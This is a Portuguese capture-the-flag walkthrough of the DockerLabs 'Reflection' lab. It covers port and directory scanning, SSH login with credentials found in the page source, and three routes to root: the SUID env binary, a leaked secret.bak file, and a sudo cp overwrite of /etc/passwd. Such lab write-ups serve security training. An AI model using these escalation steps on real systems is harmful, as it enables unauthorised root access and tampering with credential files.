MÁQUINA REFLECTION

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página https://dockerlabs.es/

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -A -sS -sC -sV -Pn -p- -T5

Temos duas portas aberta:

22/tcp open ssh OpenSSH 9.2p1 Debian
80/tcp open http Apache httpd 2.4.62 ((Debian))


```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.reflection]
└─# nmap 172.17.0.2 -A -sS -sC -sV -Pn -p- -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-27 21:05 -03
Nmap scan report for elrincondelhacker.es (172.17.0.2)
Host is up (0.000057s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 89:6c:a5:af:d5:e2:83:6c:f9:87:33:44:0f:78:48:3a (ECDSA)
|_  256 65:32:42:95:ca:d0:53:bb:28:a5:15:4a:9c:14:64:5b (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Laboratorio de Cross-Site Scripting (XSS)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.06 ms elrincondelhacker.es (172.17.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.08 seconds
```

Vamos fazer um fuzzing para ver se tem pastas ocultas, com a ferramenta gobuster.

gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/big.txt -x .txt,.html,.php,.py


```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.reflection]
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/big.txt -
x .txt,.html,.php,.py
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,py,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess.txt        (Status: 403) [Size: 275]
/.htaccess            (Status: 403) [Size: 275]
/.htaccess.html       (Status: 403) [Size: 275]
/.htpasswd.html       (Status: 403) [Size: 275]
/.htaccess.php        (Status: 403) [Size: 275]
/.htpasswd.txt        (Status: 403) [Size: 275]
/.htpasswd            (Status: 403) [Size: 275]
/.htaccess.py         (Status: 403) [Size: 275]
/.htpasswd.py         (Status: 403) [Size: 275]
/.htpasswd.php        (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 3575]
/server-status        (Status: 403) [Size: 275]
Progress: 102390 / 102395 (100.00%)
===============================================================
Finished
===============================================================
```

Vamos explorar a porta 80: http://172.17.0.2/



Vamos o código fonte, e temos um usuário e senha:
view-source:http://172.17.0.2/

Usuario: balu
Password: balulero



Veja que conseguimos fazer o login no ssh com o usuário balu.

ssh balu@172.17.0.2

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.reflection]
└─# ssh balu@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:nB+ovXxU+xQosZ9jDd7ff+ALDXPMDVtvt1l49YN8ogk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
balu@172.17.0.2's password:
Linux 1ab99507ef49 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_6
4

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
balu@1ab99507ef49:~$ ls -la
total 20
drwx------ 2 balu balu 4096 Dec 26 16:43 .
drwxr-xr-x 1 root root 4096 Dec 27 10:38 ..
-rw-r--r-- 1 balu balu  220 Dec 26 16:43 .bash_logout
-rw-r--r-- 1 balu balu 3526 Dec 26 16:43 .bashrc
-rw-r--r-- 1 balu balu  807 Dec 26 16:43 .profile
balu@1ab99507ef49:~$ whoami
balu
balu@1ab99507ef49:~$
```

Vamos procurar por privilégios:

sudo -l

não temos permissão para executar o comando.

```
balu@1ab99507ef49:~$ sudo -l
[sudo] password for balu:
Sorry, user balu may not run sudo on 1ab99507ef49.
```

Vamos usar o comando de suid.

find / -perm -4000 2>/dev/null

```
balu@1ab99507ef49:~$ find / -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/env
/usr/bin/su
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

Temos o arquivo env, então vamos para o site: https://gtfobins.github.io/gtfobins/env/#sudo

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .

./env /bin/sh -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

Com o comando abaixo conseguimos o privilégio de root.

/usr/bin/env /bin/bash -p

```
balu@35de439e61e8:~$ /usr/bin/env /bin/bash -p
bash-5.2# whoami
root
bash-5.2# 
```

somos root

R10

★★

UMA OUTRA OPÇÃO DE SER ROOT

Na pasta raíz do sistema temos um arquivo secret.bak, e nele temos um usuário e senha.

usuário: balulito
senha: balulerochingon

```
balu@35de439e61e8:~$ cd /
balu@35de439e61e8:/$ ls
bin   dev  home  lib64  mnt  proc  run   secret.bak  sys  usr
boot  etc  lib   media  opt  root  sbin  srv         tmp  var
balu@35de439e61e8:/$ cat secret.bak
balulito:balulerochingon
balu@35de439e61e8:/$ 
```

Vamos prosseguir e entrar nesse usuário e procurar por privilégios de root.

Veja que conseguimos entrar no usuário balulito,

procurar por privilégios com suid, com o comando a abaixo, e logo em seguida conseguimos acessar o usuário root novamente com env. site:https://gtfobins.github.io/gtfobins/env/#sudo

find / -perm -4000 2>/dev/null

```
balu@35de439e61e8:/$ su balulito
Password:
balulito@35de439e61e8:/$ whoami
balulito
balulito@35de439e61e8:/$ find / -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/env
/usr/bin/su
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
balulito@35de439e61e8:/$ /usr/bin/env /bin/bash -p
bash-5.2# whoami
root
bash-5.2#
```

★★★

TERCEIRA OPÇÃO PARA SER ROOT.

Com o comando sudo -l:


Você tem permissão para rodar o comando /bin/cp como root sem precisar fornecer senha. Isso pode ser

usado para copiar arquivos ou substituir arquivos do sistema, ou que pode ser útil para escalar privilégios. Aqui está uma abordagem que você pode tentar escalar privilégios ou modificar arquivos críticos como /etc/passwd ou /etc/shadow :

Passo 1: Copiar arquivos críticos


Primeiro, copie os arquivos que você deseja editar para um local acessível, como o diretório /tmp .

Vamos copiar o arquivo /etc/passwd para a pasta /tmp.



Passo 2:

Agora vamos copiar o arquivo e editar com nano.



Passo 3: Substituir os arquivos originais

Depois de editar os arquivos, substitua os arquivos originais com o comando cp (já que você pode usar esse comando como root sem precisar de senha).

```
sudo cp /tmp/passwd /etc/passwd
```

```
balulito@35de439e61e8:/etc$ sudo cp /tmp/passwd /etc/passwd
balulito@35de439e61e8:/etc$
balulito@35de439e61e8:/etc$ cat passwd
root::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
balu:x:1000:1000:balu,,,:/home/balu:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
balulito:x:1001:1001:balulito,,,:/home/balulito:/bin/bash
balulito@35de439e61e8:/etc$
```

sem o X

Passo 4: Testar o acesso

Agora, você pode tentar fazer login como root ou outro usuário que você tenha configurado.

Agora com o comando su, vamos ser root.

```
balulito@35de439e61e8:/etc$ su
root@35de439e61e8:/etc# whoami
root
root@35de439e61e8:/etc#
```

Somos root

~~R10~~